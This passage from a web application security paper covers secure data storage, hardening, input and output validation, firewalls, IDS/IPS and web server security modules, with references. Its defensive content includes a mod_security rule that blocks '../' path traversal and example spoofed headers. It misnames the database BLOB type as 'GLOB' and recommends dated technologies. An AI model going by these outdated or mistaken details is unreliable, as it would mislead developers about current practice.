Securing the generation of dynamic data is an important step in combating the risks posed by malicious users. When using dynamic data and transforming it into user-specific files, it may be wise to either delegate this task to a separate server to which the users have no access, or to either use a different part of the web application server to generate these user-specific files. These methods prevent any temporary data from being generated anywhere in the context of the web application, and thus preventing from being recovered by a malicious user. It is also important to ensure a limited lifetime for these temporary files. Once they have fulfilled their purpose and are no longer required, they should be removed. Moreover, the user's credentials should be used for collecting the dynamic data from the data provider, which prevents the generation algorithm to somehow be manipulated to gather data belonging to another user.

#### *4.3.6.2 Securing Dynamic Data Storage*

Securing dynamic data storage allows the web application to apply proper access controls to the dynamic data, as well as prevent users with malicious intent from disclosing data belonging to other users.

In a web application infrastructure, multiple possibilities are available for ensuring secure dynamic data storage:

1) The large majority of user-specific files, such as PDF, DOC, and XLS are binary file types and can, rather than be stored in shared location, be pushed to the data provider itself. If the data provider is a database, these binary files can

be stored in database fields of the “GLOB” type. Using this type of dynamic data storage fulfills the following security requirements:

- Deploy access control on user-specific files by enforcing user-level authentication and authorization at database level.

- Prevent arbitrary file enumeration in shared directories by storing the data in the database and providing it to the user on demand.

Using a combination of secure dynamic data generation and secure dynamic data storage prevents a malicious user from accessing data belonging to another user.

Instead of a user being pointed to a shared location for a file such as the following with “/dynamic/content/files” being the shared path:

```
http://webapp.company.domain/dynamic/content/files/0e0al34sah2kslbe.pdf
```

A user will now be pointed to a URL similar to the following after access control is performed at web application and data provider level to ensure the user is authorized to view this data:

```
      http://webapp.company.domain/webapp/dynamiccontent/file?type=pdf
      &id=0e0al344sah2kslbe
```

2) User-specific files can also be generated on the web application server, and stored outside of the web application’s path. The dynamic data storage path should not be directly reachable from the web application.. Instead of taking the input filename supplied by the user and performing an “*open()*” call in the web application, it is possible to generate a file somewhere on the web application server, containing a mapping of IDs to the relates files, as well as who has access to these files, and only after the user has been validated, open the file for the user. These IDs should be generated in a pseudo-random manner so that attackers can not easily guess them. Additional, this mapping table could additionally be stored on a data base allowing the web application infrastructure to take advantage of the access controls already in place on the data provider.

A possible ID mapping table may look as follows:

| **User** | **File ID** | **File** |
|---|---|---|
| WebAppUser-003 | 0e0a1344sah2kslbe | /data/crypto/WebAppUsers/FILE1.pdf |

However, in any of the two scenarios listed above, proper access control and input validation are mandatory.

### 4.3.7 Securing Data Storage

In the light of securing web application infrastructure, this document has discussed securing and controlling access to data and securing data when in transit. However, all these security measures are void if the data itself is not stored securely in the first place. Securing data storage refers to the fact that data, when stored locally, on a server or client, needs to be protected from compromise. In a web application infrastructure, the two components which are susceptible to storing data for long periods of time are the client and the data provider. Web applications typically do not store data locally because they act as a gateway between the client and the data provider and usually only handle the data and transform it from human readable information into non-user friendly data and vice versa. The following sections discuss securing data storage on client and data provider components within a web application infrastructure.

#### *4.3.7.1 Securing Client Side Data Storage*

When clients interact with web applications, two types of data are generally stored at the client side: Persistent and Non-Persistent data. When a client closes his client side application, such as a browser, persistent data is still available, whereas non-persistent data is session-oriented and lost after that session has been closed. Examples of persistent data are persistent cookies, page cache, and the like, which are stored locally on the client system for future use. From a security point of view, it is always better to have the least amount of persistent data trailing on the client's system. Persistent data can remain on a system until the temporary files or cache is cleared. Non-persistent data is only handled for a single session. Once the application is closed, the non-persistent data is lost. Unsigned Java applets generate non-persistent data. While unsigned Java applets do not have any control rights over the client system, ActiveX controls have full access to the underlying operating system, and can create persistent data on the system using the currently logged in user permissions.

Client-side data puts web application security in a whole new perspective. An attacker is not going to attempt to attack an entire web application infrastructure if the client side machine can more easily be compromised and the data can be retrieved without any form of authentication. Securing client side data is a big challenge for web application designers. Clients connecting to the web applications are not necessarily in the same administrative domain as that of the web application, which means the company providing the web application cannot enforce a security policy onto the client. Oftentimes, a hybrid client base is in use. Some users will use Windows, whereas others may be using Linux or MacOS. Different client applications may be in use including Internet Explorer, Mozilla, Firefox, Opera, Safari and the like. In today's changing climate, where operating systems and client applications may change on a monthly basis, it is infeasible for web application designers to rely on using client-based components for providing data security.

The only effective way for ensuring client-side data security in web application infrastructures is through the use of client-independent autonomous environments running within the hybrid client applications and operating systems. These client-independent autonomous environments need to be widely accepted and support all features required for the web application to run properly. Although other environments are available, the most popular such client-independent environment is Java, which supports cross-platform, and cross-application features. Since a common framework is available, developers can build upon its fundaments to create an autonomous environment, which provides client access to the web application whilst ensuring data security and confidentiality. Because unsigned Java applets are loaded dynamically into memory and executed, no critical data is stored in a persistent way on the client side. The environment is client-independent, allowing web application developers to more easily implement security features such as data confidentiality. All data within the environment can be protected through the use of cryptography and separated from the client's operating system and applications.

#### *4.3.7.2 Securing Server Side Data Storage*

Server side data storage is also under scrutiny when implementing web application infrastructure security. While data access and transfer mechanisms are secured, the actual data stored on the data provider can still be compromised locally. Anyone with system access to the data provider can potentially view and modify the data stored on the system. Moreover, someone with physical access to the data provider machine can obtain the hard disk and compromise the data. A variety of methods is available to ensure server side data storage security. Data storage security can be provided at two levels.

Protecting against Physical Data Compromise

Someone with physical access to the system housing the data provider can possibly obtain the hard drive of the system and gain access to the data stored on the system. In order to secure data from physical compromise, one of two things can be done. Either logical encryption can be performed on the file systems, or the physical drive can be protected using hardware encryption.

Using a form of logical encryption, file systems can be protected. Logical encryption usually happens at boot level at this point, and is protected through a set of keys. Additionally, swap partitions can also be encrypted in order to protect non-persistent data stored in memory. Popular logical encryption algorithms include 3DES and AES.

Hardware encryption can also be performed to protect the data on the system. Hardware encryption protects the entire physical drive and is generally faster than logical encryption. One of the main disadvantages of hardware encryption is the fact that the encryption algorithm can not be easily changed at a later time. Moreover, at present hardware encryption of data still presents a large investment.

While a physical disk and its file systems may be protected from data compromise, this does not prevent someone with logical access from accessing data in an authorized manner.

Protecting against Logical Data Compromise

Data storage needs to be secured against anyone who may have logical access to the system. Disgruntled employees or anyone who can access the system through the use of software poses a potential security risk which may ultimately result in data compromise.

Therefore, at present many database vendors include some form of confidentiality and integrity into their products. Confidentiality prevents the data to be compromised by anyone who does not have sufficient access rights within the database itself. Integrity provides the verification that data has not been modified through any unauthorized means.

Generally, it is a good idea to have the best of both worlds; an encrypted database and an encrypted file system, providing security against logical as well as physical compromise.

### 4.3.8 Harden Core Web Application Components

All the security in the world may be futile if the core components of the web application infrastructure are not secured. Hardening describes the process which allows a basic set of security aspects to be addressed in order to mitigate a realm of known issues affecting a set of products or operating systems.

Security hardening requirements differ on a system-by-system and application-by-application basis. It would be impractical to produce a detailed list of all security issues affecting any possible component which, even remotely, takes part in the web application infrastructure. Therefore a set of general security hardening criteria should be defined for all three core components of the web application infrastructure.

#### *4.3.8.1 Hardening Client Systems*

Users use client systems in order to connect to the web application infrastructure. As previously discussed, client systems may be hybrid in nature and not be under the administrative control of the company providing the web application, making it impossible of enforcing a clear security hardening policy onto the client. Nevertheless, users should be made aware about the risks involved in not applying adequate security on their systems as well as a set of instructions on how to mitigate these security issues. Client system security hardening procedures include:

- Disabling unused services, especially remote services
- Removing unused and potentially dangerous software
- Install local antivirus and personal firewall products
- Keep operating systems and applications up to date with latest vendor patches.

Users should also be made aware of issues potentially affecting their account on the web application. Over the last few years, phishing has seen a tremendous rise. Phishing happens when an attacker targets potential users of a certain product in order to obtain unauthorized access to the target product. Common examples are attackers mimicking an e-banking site and using email to spam users with a message to confirm their account details. Many users who are not conscious of these security risks, will connect to the mimicked site, and enter their account details, resulting in the attacker obtaining a valid user's credentials.

#### *4.3.8.2 Hardening Web Application and Data Provider Systems*

Web application and data provider systems are somewhat easier to harden since they are under the company's control, making it easier to decide a proper security hardening strategy since operating systems and applications are well-known. If the product vendor provides a documented set of hardening procedures, these should be followed since the vendor knows best how to security their product. However, some general security hardening tasks include:

- Install the operating system with the least amount of packages needed (i.e. on Solaris this would be a “core” install). It’s always better from a security point of view to have to add software to a system rather than leaving unnecessary software on the system.
- Disable unnecessary services
- Remove unused software
- Remove default operating system and application values
- Change the default permissions on critical resources
- Secure software components by jailing them within a chrooted environment (on Unix systems)
- Keep the system up to date with security patches
- Perform proper authentication and access control

### 4.3.9 Secure Code Development

Code is at the heart of the web application. If the code is flawed in some way, it may compromise the security of the entire web application. In order to mitigate the risks of code insecurities, a number of actions should be undertaken.

#### *4.3.9.1 Writing Secure Code*

Securing the web application code happens during the development phase of the web application's lifetime. Since programming language are quite different in they way they are implemented, this paper focuses on general security issues affecting development. Publications exist for virtually every programming language available today on how to write secure code. These publications can easily be found using popular Internet search engines. At a minimum, the following set of common development security issues should be avoided:

- Improper buffer handling
- Improper memory addressing and data handling
- Unclean function returns
- Presence of sections of test/development code

These are only a small subset of security issues which exist during code development. However, several tools are available freely online in order to check for some of these insecure conditions within blocks of code. One of these tools is ITS4 by Cigital, available at http://www.cigital.com/its4/. Another set of similar tools are Lint and its variants, such as Splint, available at http://lclint.cs.virginia.edu/. Both ITS4 and Lint are designed to check for common security issues affecting C code. Another utility called CodeSpy can be used to check for security issues in Java code. CodeSpy can be downloaded at http://www.owasp.org/software/labs/codespy.html.

For a full list of security issues affecting a certain programming language, language-specific security publications are available.

#### *4.3.9.2 Securing Input*

While writing code for web applications, it is important to design input security into the application. Input security allows mitigation of a set of issues ranging from information disclosure to content manipulation. Anything sent from a client to a web application can be considered as input, including HTTP headers, HTTP requests and forms. Anything which can in some way or another be manipulated by a user should be considered into the input functions.

Securing HTTP Header Input

HTTP Header security starts with verifying that a client talking to a web application is conform to the web application standards, in layman's terms that they are actually talking the same language. Any input deviating from these standards can be considered as a potential security risk. For example, "GET / HTTP/1.0 HTTP/1.1" should not be considered as a request which is compliant with the web application's standards.

While certain HTTP Headers may be conforming to the web application standards, they may need to be checked for potentially dangerous characters or improper input. For example, a "Host: 127.0.0.1" or "Referer: http://127.0.0.1/index.php" header may be compliant with the web application standards, but it would be doubtful for a remote client to request a page for "127.0.0.1".

HTTP methods also need to be restricted. While "GET", "HEAD", and "POST" are commonly seen in web applications, other methods such as "CONNECT", "DELETE", "PROPFIND", "TRACE", and the like should not be in common use.

Securing HTTP Request and Forms Input

Malicious users may be able to craft several URIs in the web application using user-specified parameters and arguments. Since the user is able to input data into the web application, it mandatory that this data is validated before being processed. A common example is https://webapp.company.dom/index?page=home&lang=en, which tells the web application the page requested is "home" and the desired language is "en" for English. Since a user can manipulate these parameters, the arguments provided by the user should be checked for potential security issues.

If the "page" parameter only takes alphabetic characters, there should be no reason for any numeric or arbitrary characters to be included in the request. Sanitation should be performed, generally using regular expressions, to weed out potentially dangerous characters. However, it is not as simple as it seems. Due to the fact that there are many character sets, various encodings can be used in HTTP requests, such as Unicode, UTF-8, and the like. These encodings may generate characters other than alphanumeric. Any characters using encodings should be converted to ASCII and checked against the input sanitation policy, otherwise legitimate requests could be discarded.

When the “lang” parameter only takes two characters for input, there should be no reason why a user would set a five character argument for this parameter. Input buffer length should be defined and verified on a per-parameter basis.

Trailing and unknown parameters and arguments should be discarded. If a user makes a request for https://webapp.company.domain/index?page=home&lang=en&user=test, this request is invalid because the “user” parameter is unknown.

Another important note in helping secure parameters is hard coding parameter argument values into the web application. If a set of values is constant and can be defined there is no reason to trust user input. Common examples are arguments containing requests for known pages:

- http://webapp.company.domain/index.php?page=main
- http://webapp.company.domain/index.php?page=login
- http://webapp.company.domain/index.php?page=logout

There are arguments that are limited in number and well known. These values can be hard coded into the web application, preventing users from injecting other values.

In relation to forms, it is not because a user doesn’t see a certain form element (for example, hidden form elements) that a user cannot modify this element. Therefore, input security should be applied to form elements as well, even if they are hidden. Forms pose an extra security risk when using the HTTP POST method. Using an HTTP POST, a user can define the length of the content to be sent. Over the last couple of years, several critical security issues have been uncovered relating to improper input validation of HTTP POST data. Anything method that a user can potentially use to send data to a web application should be considered under input security scrutiny.

#### *4.3.9.3 Securing Output*

Securing output functions is as important as securing input functions. This allows for a two-way inspection of communication between client and server. However, two main distinctions can be made while securing output: regular application output and error output.

<u>Securing Regular Application Output</u>

Regular application output is data send from a server to a client in response to a client's request. Although because of input security most of this data should be benign, certain conditions may exist where potentially harmful information is disclosed. Common examples are configuration issues where the web application will send a HTTP status code "302 Document Moved" to a client, with a referrer to a new page containing the system's internal IP address.

Another example is when a user makes a request for a page, to which the response is a table with numeric characters. If the web application returns a page with a table containing alphabetic or arbitrary characters there is possibly a security issue which has arisen.

The web application should detect and trap these exceptional conditions before sending the responses to the client.

<u>Securing Error Output</u>

Several web applications will generate error output when they fail to perform a certain action. While this error and debug data may be very useful for the developer to troubleshoot issues with the web application, it is evenly useful for an attacker to get a good insight into the web application and its functions.

Generally there is no valid reason for a client to see an error message indicating a page could not be found with the full path to the requested resource. Likewise, there is no valid reason for a client to see an error message indicating that a database query failed to be performed with a full printout of the SQL query.

#### *4.3.9.4 Security Implications using Third-Party Libraries*

Several web applications call upon third party libraries to perform specific tasks and include additional features. An example of such a specific task is the process of creating user-specific data (i.e. PDF files being generated using COM objects). However, some security issues may arise when using these third-party libraries:

- The third-party libraries may be susceptible to vulnerabilities and potentially compromise the security of the web application.

- The third-party libraries may be used in a configuration which is not compliant with the security requirements for the library.

For example, in Microsoft Internet Information Server (IIS), most libraries usually come in the form of COM objects, which are installed as administrator user. If any of these COM objects are insecure, they can leave the system open to a potential attack, resulting in super-user compromise on the operating system.

#### *4.3.9.5 Using Security Libraries*

Implementing these security features in the web applications code can be a tremendous task, especially if a large-scale web application is in use. Moreover, other security issues may exist in certain programming languages which are not necessary documented or well known. For these and other reasons, a set of security libraries are available for several programming languages. Use of these security libraries allows input and output security to be performed with a predefined set of APIs and libraries. Currently various projects and initiatives are underway to standardize some of these libraries into the development process. Some of the more common projects are:

● PHPFilters for PHP
http://www.owasp.org/software/labs/phpfilters.html

● Stinger for J2EE
http://www.owasp.org/software/validation/stinger.html

● XML Security Library
http://www.aleksey.com/xmlsec/

#### *4.3.9.6 Code Auditing*

A crucial part of any Q&A testing is the auditing process. Code auditing involves a detailed assessment of the web application's code in order to detect and solve code issues. Even the most experienced of programmers make errors. After all to err is human. Therefore it is always important to have a fresh set of eyes, someone who is unfamiliar with the code to weed through the code blocks in an attempt to discover and mitigate possible security issues that someone who is familiar with the code may have overlooked.

## 4.4 Peripheral Web Application Security

The previous sections discussed core web application security, which refers to securing the components which are critical and required for the web application infrastructure to function correctly. However, some additional security measures can be put in place to augment the security of the web application infrastructure as a whole. Peripheral web application security relates to the actions that can be performed to increase the security of the web application infrastructure without modifying the core components needed for the web application to function correctly.

### 4.4.1 Network-level Firewalls

#### *4.4.1.1 Network-level Firewall Types*

One of the most common peripheral security components seen in a web application infrastructure is a firewall. A firewall is an integrated appliance or software running on top of a common operating system, connecting two or more logical networks. Firewalls performs layer 3 routing or layer 2 forwarding across network paths while applying network-level access controls to the traffic. A firewall contains an access policy based on a set of predefined rules determining whether specific connections should be allowed or denied. Most of today's firewall products are stateful, which means these firewalls will consider traffic to be bi-directional and accept reply packets for already established connections. Stateless firewalls require both directions of the traffic to be defined, both incoming packets as well as outgoing packets of a connection. Because of today's size of networks, stateless firewalls have brought up scalability and security issues. Most of these stateless firewalls have been abandoned and migrated towards stateful firewalls. Most firewalls currently available on the market have integrated application awareness, which means they understand the application data encapsulated within network data, which allows firewalls of being more involved in security decisions of upper-layer protocols such as HTTP, FTP, SMTP, DNS, and the like. Many network-level firewalls are not limited to only firewall functions, but also include features such as Network Address Translation (NAT), Virtual Private Network (VPN) and Quality of Service (QoS) features.

In a web application infrastructure, network-level firewalls are very useful in securing network access between the various core components of the web application infrastructure. Network-level firewalls allow the traffic flows defined in the core web application security policy to be converted into actual firewall rules, preventing attackers from establishing unauthorized connections to the web application infrastructure components.

Common examples of network-level firewalls are CheckPoint FireWall-1, Cisco PIX Firewall, and Juniper's NetScreen firewall.

#### *4.4.1.2 Network-level Firewall Deployment*

Network-level firewalls are usually deployed on the boundaries of well defined network segments. These segments are commonly referred to as Demilitarized Zones or (DMZs), because of the fact that they need to traverse a security device to get to any other segments in the network. Network infrastructures usually consist out of two or more network-level firewalls, oftentimes a hybrid environment of different firewall products. The multi-layered hybrid firewall approach not only provides logical separation between the different network segments, but also prevents a security issue in one firewall type from compromising the entire network. Typically a fast firewall appliance is placed on the network's perimeter, allowing large amounts of traffic to be inspected and denied if necessary. The network perimeter is the most likely place to see the occurrence of port scans, Trojan and virus propagations, and other malicious bandwidth consuming traffic. Internal firewalls are usually deployed to separate the internal network from the less-secure perimeter networks. Internal firewalls generally have more advanced traffic inspection capabilities as a large variety of traffic will be allowed to traverse these firewalls.

#### *4.4.1.3 Integrating Web Application and Network-level Firewall Infrastructures*

Not only is it important to carefully decide on the placement of the firewalls, but it is evenly important to choose where to deploy the web application infrastructure components around the firewall infrastructure.

It is generally a good idea to deploy front-end web application components, such as the web servers and reverse proxies (discussed in more detail later in this paper), at the front-end of the firewall infrastructure. The front-end deployment design choice coincidences with the school of thought where components which are the first to terminate external sessions, and thus have the most exposure to possible remote security issues, should be placed in the “less-secure” segment of the network, closest to the perimeter. Moreover, many of these components such as web servers and DNS servers do not necessarily need to communicate with any component located logically closer to the internal network. Placing these devices near the external edge of the network and thus on the perimeter firewalls prevents this traffic from putting any additional overhead on the internal firewalls.

Web applications, however, generally communicate with other components, such as data providers, authentication and authorization servers, and management servers. Multiple protocols and services may be used to communicate between all of these components. Since most of the internal firewalls are application aware due to variety of applications in use across a corporate network, several of the upper layer protocols can be inspected through the use of these types of firewalls as well. HTTP and SQL inspection are just a few protocols which may be used in web application infrastructure for which application aware firewalls generally have support. Moreover, attacks against the client facing components of the web application infrastructure will be mitigated at perimeter level whereas the critical components such as the web application and data provider servers will be connected to firewalls not susceptible to the large amounts of data generated by malicious traffic at perimeter level, leading to better application performance.

### 4.4.2 Application-level Firewalls and Reverse Proxies

One of the biggest short comings affecting network-level firewalls in web application infrastructure is that firewalls are not able to look into encrypted traffic flows. Application-level Firewalls and Reverse Proxies cut the encrypted traffic flow, decrypt the traffic, inspect it for potentially malicious content, re-encrypt it and send the data on, effectively solving the short coming relating to network-level firewalls.

#### *4.4.2.1 Reverse Proxies*

A reverse proxy is a component which is deployed in between a client and one or more web application and web content servers. Reverse proxies are not to dissimilar from forward proxy servers, as they also serve as a focal point to provide access to a defined number of services. However, whereas forward proxy servers centralize egress (outbound) traffic, reverse proxy servers centralize ingress (inbound) traffic.

In web application environments, reverse proxies are configured to use the SSL certificates of the SSL-enabled web content and application servers, allowing the reverse proxy to decrypt and inspect the traffic before it is re-encrypted and sent to the destination. Reverse proxies can be configured to perform a series of actions on the traffic once it has been decrypted, such as:

- Provide a first level of authentication, authorization, and accounting in respect to the web application.
- Provide a first level of data sanity and basic security checking.
- Provide a common framework for error handling. All error pages generated by back-end web applications and web servers can be rewritten into standardized error pages centralized at reverse proxy level.
- Load-balance traffic across multiple web application or web content servers within the server farm.

Although reverse proxies can be very useful in web application infrastructures, their granularity of security controls is rather limited, an issue which can be overcome using application-level firewalls.
Common examples of a reverse proxy components are Apache with mod_proxy, and Squid (which is generally a forward proxy server that can be configured as reverse proxy).

#### *4.4.2.2 Application-level Firewalls*

Conceptually, application-level firewalls are very similar to reverse proxies. Fundamentally, an application-level firewall is a reverse proxy. However, an application-level firewall provides the best of both worlds; the decryption/encryption features available in reverse proxies and the security and content inspection features available in firewalls.

Application-level firewalls are software components, sometimes bundled with an appliance, which are developed for high-performance throughput of web traffic, while still providing a high level of security on transient traffic.

Application-level firewalls allow administrators to create a rule base, similar to that used in network-level firewalls, to allow access to certain resources on the back-end servers, while providing authentication, authorization, accounting, and content inspection using intrusion detection technologies such as signature matching of known patterns, as well as statistical and protocol anomaly detection.

Some application-level firewalls also include a “learning” mode, during which they are just analyzing traffic and learning which traffic is legitimate. After the learning mode is completed, an application-level firewall can dynamically create rules for allowing legitimate traffic and denying illegitimate and potentially malicious traffic. While this is a nice feature to have in place, and it does save a lot of configuration time on the administrators’ time, web application do tend to change in the course of their lifetime. When a change occurs in web applications the application-level firewall will need to be run in “learning” mode again.

A major advantage of application-level firewalls over reverse proxies is that the security features are constantly updated. As new security issues are disclosed, the vendor of the application-level firewall will release updates to their security and content inspection engines in order to mitigate these new security issues.

Popular examples of application-level firewalls are F5’s TrafficShield and Kavado’s InterDo.

Although reverse proxies and application-level firewalls are successful at mitigating a large part of the security issues affecting web application infrastructures, they cannot inspect traffic between the web application server and the data provider. Also, if end-to-end encryption is implemented between the client and the web application server using technologies other than SSL, the reverse proxy and application-level firewalls will be unable to detect security issues within these traffic flows.

### 4.4.3 Intrusion Detection and Prevention Systems

Unlike reverse proxies and application-level firewalls, intrusion detection and prevention systems are not limited in the number of protocols they support. Regardless of the type of protocol or service used in the web application infrastructure, and intrusion detection and prevention system will determine known patterns of malicious traffic or through statistical and traffic analysis detect anomalies in transient data. Intrusion detection and prevention systems usually work on a large base of signatures and known patterns, with more granularity than possible when using network or application-level firewalls.

#### *4.4.3.1 Intrusion Detection versus Intrusion Prevention Systems*

Intrusion Detection systems generally sniff traffic on a certain number of traffic links and can be considered passive devices. Besides logging and alerting on possible security intrusions, these systems are very limited in their capabilities when it comes to reacting to these potential intrusions. Many intrusion detection systems can send a TCP RST packet to kill an established TCP connection or can dynamically create rules on firewalls to deny a host after malicious traffic has been detected. While these features may be useful, they occur after the damage has already been done, and cannot prevent intrusions before they take place.

Intrusion Prevention systems are usually placed inline on a certain number of traffic links and can be considered active devices. Since they are put inline on the link, they are a forwarding component through which the traffic has to pass. When intrusion prevention systems receive traffic, they will inspect the traffic for potential security issues before even sending it out to the traffic's destination. The inline approach taken using intrusion prevention systems allows early detection of potential security issues and can be mitigated before they can cause any harm. While intrusion prevention and detection systems usually provide similar logging and alerting capabilities, they differ greatly when comparing reaction features. Intrusion prevention systems can drop packets and connections containing potentially malicious traffic before any security compromise can be accomplished on the attacker's part.

Commonly deployed Network-based Intrusion Detection solutions are ISS RealSecure, Entarasys DragonIDS, and Snort.

Popular Network-based Intrusion Prevention Systems are ISS Proventia and Juniper IDP.

### *4.4.3.2 Network versus Host-based Intrusion Detection and Prevention*

Network-based Intrusion Detection (NIDS) and Prevention (NIPS) systems use a centralized security approach, where NIDS and NIPS systems are placed at critical network ingress and egress paths. Multiple network segments can be monitored using a single NIDS or NIPS component, simplifying management and deployment of these devices. A major advantage of network-based IDS and IDP deployments is that large amounts of data can be gathered across different network segments in order to detect and react to potentially malicious data. However, when web application data within traffic flows is being encrypted end-to-end, the network-based IDP or IPS will not pick up any security issues within these encrypted data segments, because it is unable to decrypt the data.

Host-based Intrusion Detection (HIDS) and Intrusion Prevention (HIPS) systems use a decentralized approach, where IDS or IDP agents are deployed across various operating system platforms and managed using a centralized management solution. Host-based IDS and IPS systems do not have the same constraints when it comes to end-to-end encrypted data. The IDS/IPS agents deployed on the various components in the web application infrastructure will be able to intercept and inspect the data once it has already been decrypted. Host-based IDS and IPS systems do not only look at data entering or leaving the system over the network, but also monitor activity within the system's memory stack, critical files, and kernel usage. HIDS and HIPS systems in effect construct a security barrier around the core operating system components. A disadvantage of host-based intrusion detection and preventing is that agents may not be available for all platforms. Commonly supported platforms are Windows 2000/XP/2003, Linux, and Solaris.

Commonly used Host-based Intrusion Detection and Prevention solutions are McAfee Entercept, Cisco Security Agent, ISS Proventia Desktop and ISS RealSecure Server Sensor.

### 4.4.4 Web Server Security Modules

All the peripheral web application security components discussed until now are either network based, and separate from the actual web application components, or host based and not optimized for web application security. However, several security modules are available in order to protect the web application running on a web server platform. Web server security modules are a software component, either implemented in standalone software, or inserted directly into the web server as a loadable module. Web server security modules intercept requests to a web server and perform content inspection and input validation on data. Two of the more common web server security modules are mod_security for Apache and SecureIIS for Microsoft's Internet Information Server (IIS).

#### *4.4.4.1 Apache with mod_security*

ThinkingStone's mod_security is an open-source, freely available web server security module with support for Apache 1.x and Apache 2.x. The mod_security software is implemented as a loadable module for Apache or can be compiled directly into the Apache binary. The security module configuration can be applied globally in the Apache configuration file, or on a per Virtual Host basis. Mod_security provides security features through content inspection and input validation by intercepting the request before Apache core modules process the request. The following features are included in mod_security:

- Complex request rule definitions, with negate and "pass-through" functionality.
- Input length, encoding, and character validation
- Interception of files uploaded to the web server
- Open-source scripts have been developed to convert Snort Web IDS signatures to mod_security rules.

The following is an example of a mod_security configuration excerpt:

```
SecFilterEngine On
SecFilterDefaultAction "deny,log,status:403"

SecServerSignature "Really Secure Apache"

SecFilterSelective THE_REQUEST "/view-source" chain
SecFilter "\.\./"
```

The mod_security configuration excerpt depicted above states:

1) Apache mod_security has been enabled (*SecFilterEngine On*)

2) If a security violation is detected, the request should be denied with an HTTP status code 403 (Forbidden) and logged (SecFilterDefaultAction "deny,log,status:403").

3) Change the HTTP “Server:” Header to “Really Secure Apache”.

4) If a request is detected containing “’/view-source” and containing a double-dot attack (..), the request should be considered as a security violation.

The Apache mod_security web server security module is available at http://www.modsecurity.org.

#### *4.4.4.2 Microsoft IIS with SecureIIS*

eEye’s SecureIIS is a commercially available web server security product which sits in front of a Microsoft IIS server and performs functions similar to mod_security. SecureIIS can be deployed as a network security component as well as on the server running Microsoft IIS. eEye SecureIIS features include:

- Blocking of attacks through known signatures and patterns as well as through behavior inspection, allowing blocking of unknown security threats.
- In-depth policy creation for multiple sites.
- Strong reporting and charting features

More information regarding eEye’s SecureIIS product is available at http://www.eeye.com/html/products/secureiis/.

## 5. Conclusion

Web applications have become indispensable in many forms and shapes, ranging from e-Banking applications, allowing customers to manage their finances from anywhere to internal web applications necessary for every day operations at companies. As more personal and corporate data is being provided through a web-based means (such as the Belgian Government's e-ID project, allowing Belgian citizens to consult their personal records online using certificate based authentication), the constraints related to privacy become even more evident. In order to protect the integrity and confidentially of personal and corporate data on web applications, it is paramount that security features are built into the web application from the start.

New security issues and vulnerabilities are bound to arise as with the increase of web application deployment. It is only through taking a proactive security posture, analyzing the risks against a web application infrastructure, and implementing multiple hybrid security measures at every level of the web application infrastructure that the brunt of attackers will be discouraged from targeting the infrastructure and the majority of attacks will be thwarted. However, there are still a small number of potential attackers who will attempt to compromise the security of the web application infrastructure. Web application vulnerability assessments allow companies and institutions to stay one step ahead of these attackers through performing an actual external and internal security assessment using methods not too dissimilar from those used in real-life attacks.

As web applications move to include more dynamic and interactive features, and new uses for web application will become evident, the potential security issues are mitigation strategies are bound to evolve as well. In order to stay on top of this evolution, everyone involved in designing, developing, and securing web applications should maintain up to date on the latest topics in this rapidly changing web application world.

## References and Related Information

The "*Web Application Vulnerability Assessment: Discovering and Mitigating Security Issues in Web Applications*" paper has been written from the point of view and real-life experience of a person performing web application vulnerability assessments. Because of this, a limited number of references have been used within the scope of this paper. The additional links and references listed below should be considered as related information for an audience interested in gaining more in-depth knowledge on the topic of web application security.

- "*Nikto -Web Server and CGI Scanner*", Sullo, http://www.cirt.net/code/nikto.shtml
- "*Stunnel*", Michal Trojnara, http://www.stunnel.org
- "*Paros Proxy*", ProofSecure, http://www.parosproxy.org
- "*ModSecurity for Apache*", Ivan Ristic, http://www.modsecurity.org
- "*SecureIIS*", eEye Security, http://www.eeye.com/html/products/secureiis/
- "*Web Application Security Mailing List*", http://www.securityfocus.com/archive
- "*OWASP – The Open Web Application Security Project*", http://www.owasp.org
- "*Cgisecurity.net, Web Security and Web Application Security News*", http://www.cgisecurity.com
- "*Web Application Security Consortium*", http://www.webappsec.org
- "*Securing Programming for Linux and Unix HOWTO*", David A. Wheeler, http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/
- "*PHP Security Guide*", PHP Security Consortium, http://phpsec.org/projects/guide/
- "*Perl Security*", Nicholas Clark, http://search.cpan.org/dist/perl/pod/perlsec.pod

- “*Designing Secure ActiveX Controls*”, Microsoft, http://msdn.microsoft.com/library/default.asp?url=/workshop/components/activex/security.asp

- “*COM+ Security*”, Microsoft, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cossdk/html/561593c0-d897-4c3a-a4f5-f25351d2c05c.asp

- “*An Overview of Security in the .NET Framework*”, Microsoft, http://msdn.microsoft.com/security/default.aspx?pull=/library/en-us/dnnetsec/html/netframesecover.asp

- “*Improving Web Application Security: Threats and Countermeasures*”, Microsoft, http://msdn.microsoft.com/security/default.aspx?pull=/library/en-us/dnnetsec/html/threatcounter.asp

- “*Microsoft Security Development Center*”, Microsoft, http://msdn.microsoft.com/security/

- “XML Security”, OASIS Open 2005 http://www.xml.org/xml/resources_focus_security.shtml

- “*Secure and the Java Platform*”, Sun Microsystems, http://java.sun.com/security/index.jsp

- “*Applet Security*”, Sun Microsystems, http://java.sun.com/sfaq/

- “*Java™ Secure Socket Extension (JSSE)*”, Sun Microsystems, http://java.sun.com/products/jsse/index.jsp

- “*The WWW Security FAQ*”, World Wide Web Consortium (W3C), http://www.w3.org/Security/Faq/

- “*RFC 2401 – Security Architecture for the Internet Protocol*”, S. Kent, http://www.ietf.org/rfc/rfc2401.txt

- “*RFC 2510 - Internet X.509 Public Key Infrastructure Certificate Management Protocols*”, C. Adams, http://www.ietf.org/rfc/rfc2510.txt

- “*RFC 2246 – The TLS Protocol Version 1.0*”, T. Dierks, http://www.ietf.org/rfc/rfc2246.txt